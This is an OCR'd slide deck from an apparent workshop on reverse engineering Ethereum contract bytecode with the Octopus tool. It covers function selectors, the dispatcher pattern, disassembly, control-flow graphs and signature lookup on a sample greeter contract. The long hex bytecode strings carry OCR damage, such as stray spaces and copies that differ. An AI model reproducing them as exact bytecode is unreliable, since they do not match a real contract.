
- Two functions signatures here:
  - **41c0e1b5**
  - **cfae3217**

```
41: DUP1
42: PUSH4   FUNC_HASH
47: EQ
48: PUSH2   FUNC_OFFSET
4b: JUMPI
```



Functions identification - Depth First Search

Dispatcher function & 7 callable functions



Functions name recovery

Functions signatures – 4byte identifiers

- Function signatures/identifiers: First 4 bytes of the sha3 (keccak256) of the function prototype text

```
In [51]: explorer.web3_sha3('0x' + 'attack(address,uint8)'.encode("utf-8").hex())
Out[51]: '0x6ebb6d8020dbdaad3245b82b9ed99905876002f2e6cc8216cd475a481e0b7414'
```

- In the previous example:
  - kill() == 0x41c0e1b5eba5f1ef69db2e30c1ec7d6e0a5f3d39332543a8a99d1165e460a49e
  - greet() = 0xcfae3217c5b262aa4fd3346d6d110ec3c0361903298087be8626cb438090d274


Functions signatures – 4byte identifiers

- Function signatures/identifiers: First 4 bytes of the sha3 (keccak256) of the function prototype text

```
In [51]: explorer.web3_sha3('0x' + 'attack(address,uint8)'.encode("utf-8").hex())
Out[51]: '0x6ebb6d8020dbdaad3245b82b9ed99905876002f2e6cc8216cd475a481e0b7414'
```

- In the previous example:
  - kill() == 0x41c0e1b5eba5f1ef69db2e30c1ec7d6e0a5f3d39332543a8a99d1165e460a49e
  - greet() = 0xcfae3217c5b262aa4fd3346d6d110ec3c036190329808 7be8626cb438090d274

- When you interact with a contract:
  - You send the function signature (MethodID) followed by the arguments
  - Signature, Argument #1, Argument #2 (256-bits words)




```
'input': '0x6ebb6d80000000000000000000000002983eedfbd560b6d65ffa47de6a0f6d6fee6e136000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000004',
```

Function signature reverse lookup database

Search Signatures 0x70a08231 Search


ID	text signature	bytes signature
31808	distributeTokens(address[],uint256[])	0x4bd09c2a
31807	distributeTokens(address[],uint256)	0x256fa241
31806	finishMinting(address)	0x76192200
31805	salvageTokens(address,uint256)	0xaf303a11
31804	finishSalvage(address)	0xe63b029d
31803	setSalvageable(address,bool)	0xc9206ddf
31802	freezeAccounts(address[],bool)	0xc341b9f6
31801	lockAccounts(address[],uint256)	0xe5ac7291
31800	isUnlockedBoth(address)	0x5789baa5
31799	isUnlocked(address)	0x2bbf532a

https://www.4byte.directory/signatures/

Functions name & arguments type recovery

Search Signatures 0x70a08231 Search


ID	Text Signature	Bytes Signature
2009	greet()	0xcfae3217
1907	kill()	0x41c0e1b5



Functions name & arguments type recovery

Search Signatures 0x70a08231 Search

ID	Text Signature	Bytes Signature
2009	greet()	0xcfae3217
1907	kill()	0x41c0e1b5



- Allow you to recover:
  - Function names
  - Arguments types

ID	text signature	bytes signature
31808	distributeTokens(address[],uint256[])	0x4bd09c2a
31807	distributeTokens(address[],uint256)	0x256fa241

Exercise - Bytecode

octopus/examples/ETH/evm_bytecode/greeter.bytecode

- Does this following bytecode contains a loader and a swarm hash?

- “0x6060604052341561000f57600080fd5b6040516103a93803806103a98339810160405280805182019190505033600080610100a
81548173ffffffffffffffffffffffffffffffffffffffff021916908373ffffffffffffffffffffffffffffffffffffffff160217905550806001908051906020019061008192919061
0088565b505061012d565b828054600181600116156101000203166002900490600052602060002090601f016020900481019282601
1f106100c957805160ff1916838001178555610f7565b828001600101855582156100f7579182015b828111156100f65782518255916
0200191906001019061006db565b5b509050610104919061010856 5b5090565b61012a91905b8082111561012657600081600090555
0600101610 10e565b5090565b90565b61026d8061013c6000396000f3006060604052600436106100 4c576000357c010000000000000
0000000000000000000000000000000000000000900463ffffffff16806341c0e1b514610051578063cfae321714610066575b60008
0fd5b341561005c57600080fd5b6100646100f4565b005b341561007157600080fd5b610079610185565b60405180806020018281038
2528381815181526020019150805190602001908083836000 5b838110156100b95780820151818401526020810190506100 9e565b5
0505050905090810190601f1680156100e6578082038051600183602003610100 0a031916815260200191505b509250505060406051 8
0910390f35b6000809054906101000a900473ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff163373ffffffffffffffffffffffffffffffffffffffff161
4156101835760008090549061010 00a900473ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff16ff5b565b61018d61022d565b60
0180546001816001161561010002031660029004806 01f0160208091040260200160405190810160405280929190818152602001 82
8054600181600116156101000203166002900480156102235780601f106101f8576101008083540402835291602001916102235 65b8
2019190600052602060002090 5b81548152906001019060200180831161020657829003601f168201915b5050505050905090565b6
0206040519081016040528060008152509056 00a165627a7a72305820c4498eaabe7598422b89a825ece27b0e5df8371a9d48cd33e9
a25b0b6b4dcab50029”

Exercise - loader + runtime code

- Does this following bytecode contains a loader and a swarm hash?

- “0x6060604052341561000f57600080fd5b6040516103a93803806103a98339810160405280805182019190505033600080610100a
81548173ffffffffffffffffffffffffffffffffffffffff021916908373ffffffffffffffffffffffffffffffffffffffff160217905550806001908051906020019061008192919061
0088565b505061012d565b828054600181600116156101000203166002900490600052602060002090601f016020900481019282601
1f106100c957805160ff1916838001178555610f7565b828001600101855582156100f7579182015b828111156100f65782518255916
0200191906001019061006db565b5b5090506101049190610108565b5090565b61012a91905b8082111561012657600081600090555
060010161010e565b5090565b90565b61026d8061013c6000396000f3006060604052600436106100405763ffffffff7c010000000000000
0000000000000000000000000000000000000000000900463ffffffff16806341c0e1b514610051578063cfae3217146100665b60008
0fd5b341561005c57600080fd5b6100646100f4565b005b3415610071576000080fd5b610079610185565b60405180806020018281038
2528381815181526020019150805190602001908083836000 5b838110156100b95780820151818401526020810190506100 9e565b5
0505050905090810190601f1680156100e65780820380516001836020036101000a031916815260200191505b509250505060406040518
0910390f35b6000809054906101000a900473ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff163373ffffffffffffffffffffffffffffffffffffffff161
4156101835760008090549061010 00a900473ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff16ff5b565b61018d61022d565b60
0180546001816001161561010002031660029004806 01f0160208091040260200160405190810160405280929190818152602001 82
8054600181600116156101000203166002900480156102235780601f106101f8576101008083540402835291602001916102235 65b8
2019190600052602060002090 5b81548152906001019060200180831161020657829003601f168201915b5050505050905090565b6
0206040519081016040528060008152509056 00a165627a7a72305820c4498eaabe7598422b89a825ece27b0e5df8371a9d48cd33e9
a25b0b6b4dcab50029”

Exercise – Instructions

octopus/examples/ETH/evm_bytecode/greeter.bytecode

- How many instructions in this contract?

Exercise – Instructions

- How many instructions in this contract?
  - 342

```
In [1]: bytecode_hex = "0x6060604052341561000f57600080fd5b6040516103a93803806103a98339810160405280805182
   ...: 0191905050336000806101000a81548173ffffffffffffffffffffffffffffffffffffffff021916908373ffffffffff
   ...: ffffffffffffffffffffffffffffff1602179055508060019080519060200190610081929190610088565b505061012d
   ...: 565b828054600181600116156101000203166002900490600052602060002090601f016020900481019282601f106100
   ...: c957805160ff1916838001178555561 00f7565b828001600101855558215610 0f7579182015b828111156100f657825182
   ...: 559160200191906001019061 00db565b5b50905061010491906101 08565b5090565b61012a91905b8082111561012657
   ...: 600081600090555060010161010e565b5090565b90565b61026d8061013c6000396000f300606060405260043610610 0
   ...: 4c576000357c0100000000000000000000000000000000000000000000000000000000900463ffffffff16806341c0e1
   ...: b514610051578063cfae321714610066575b600080fd5b341561005c57600080fd5b6100646100f4565b005b34156100
   ...: 7157600080fd5b610079610185565b6040518080602001828103825283818151815260200191508051906020019080 83
   ...: 8360005b838110156100b95780820151818401526020810190506100 9e565b50505050905090810190601f1680156100
   ...: e65780820380516001836020036101000a031916815260200191505b509250505060405180910390f35b600080905490
   ...: 6101000a900473ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffff
   ...: ff163373ffffffffffffffffffffffffffffffffffffffff161415610183576000809054906101000a900473ffffffff
   ...: ffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff16ff5b565b61018d6102
   ...: 2d565b6001805460018160011615610100020316600290048060 1f016020809104026020016040519081016040528092
   ...: 9190818152602001828054600181600116156101000203166002900480156102235780601f106101f857610100808354
   ...: 0402835291602001916102235 65b820191906000526020600020905b8154815290600101906020018083116102065782
   ...: 9003601f168201915b505050505090509 0565b602060405190810160405280600081525090560 0a165627a7a72305820
   ...: c4498eaabe7598422b89a825ece27b0e5df8371a9d48cd33e9a25b0b6b4dcab50029"
   ...: from octopus.platforms.ETH.disassembler import EthereumDisassembler
   ...: disasm = EthereumDisassembler()
   ...: disasm.disassemble(bytecode_hex)
   ...:
   ...: len(disasm.instructions)
   ...:
Out[1]: 342
```

Decoded Bytecode :

[1] PUSH1 0x60
[3] PUSH1 0x40
[4] MSTORE
[6] PUSH1 0x04
[7] CALLDATASIZE
[8] LT
[11] PUSH2 0x004c
[12] JUMPI
[14] PUSH1 0x00
[15] CALLDATALOAD
[45] PUSH29 0x0100000000000000000000000000000000000000000000000000000000
[46] SWAP1
[47] DIV
[52] PUSH4 0xffffffff
[53] AND
[54] DUP1
[59] PUSH4 0x41c0e1b5
[60] EQ
[63] PUSH2 0x0051
[64] JUMPI
[65] DUP1
[70] PUSH4 0xcfae3217
[71] EQ
[74] PUSH2 0x0066
[75] JUMPI

https://etherscan.io/opcode-tool

Exercise – CFG


octopus/examples/ETH/evm_bytecode/greeter.bytecode

- Generate the CFG and the simplify CFG

Exercise – CFG

- Generate the CFG and the simplify CFG

```
In [11]: from octopus.platforms.ETH.cfg import EthereumCFG
    ...: cfg = EthereumCFG(bytecode_hex)
    ...: cfg.visualize()
    ...:
WARNING:octopus.platforms.ETH.emulator:[X] Loop detected, skipping JUMPI 0x206
WARNING:octopus.platforms.ETH.emulator:[X] push_instr.ssa %C1 = #0x206
```





```
python3 octopus_eth_evm.py -g -f examples/ETH/evm_bytecode/greeter.bytecode
```

Exercise – simplify CFG

- Generate the CFG and the simplify CFG

```
In [11]: from octopus.platforms.ETH.cfg import EthereumCFG
    ...: cfg = EthereumCFG(bytecode_hex)
    ...: cfg.visualize()
    ...:
WARNING:octopus.platforms.ETH.emulator:[X] Loop detected, skipping JUMPI 0x206
WARNING:octopus.platforms.ETH.emulator:[X] push_instr.ssa %C1 = #0x206

In [12]: cfg.visualize(simplify=True)
```




```
python3 octopus_eth_evm.py -g -f
examples/ETH/evm_bytecode/greeter.bytecode --simplify
```


Exercise – Functions

- How many functions in this contract?

Exercise – Dispatcher function

- How many functions in this contract?
  - `41c0e1b5`
  - `Cfae3217`
  - `(+ dispatcher function)`

- Pattern:
  - DUP1 = 0x80
  - PUSH4 = 0x63
  - EQ = 0x14
  - PUSH2 = 0x61
  - JUMPI = 0x57
  - 8063XXXXXXXX1461XXXX57



Exercise – Functions

- How many functions in this contract?

```
In [19]: len(cfg.functions)
Out[19]: 3

In [20]: import re
    ...: regex = r'8063.{8}1461.{4}57'
    ...: re.findall(regex , bytecode_hex)
    ...:
    ...:
Out[20]: ['806341c0e1b51461005157', '8063cfae321714610066 57']
```

Exercise – Functions signatures

- Can you find the names of those function??

Exercise – Functions signatures

- Can you find the names of those function??
  - Using octopus

```
In [11]: [x.prefered_name for x in cfg.functions]
Out[11]: ['Dispatcher', 'kill()', 'greet()']
```

  - Using 4byte website
    - https://www.4byte.directory/signatures/?bytes4_signature=41c0e1b5

Search Signatures 41c0e1b5 Search

ID	Text Signature	Bytes Signature
1907	kill()	0x41c0e1b5

    - https://www.4byte.directory/signatures/?bytes4_signature=cfae3217

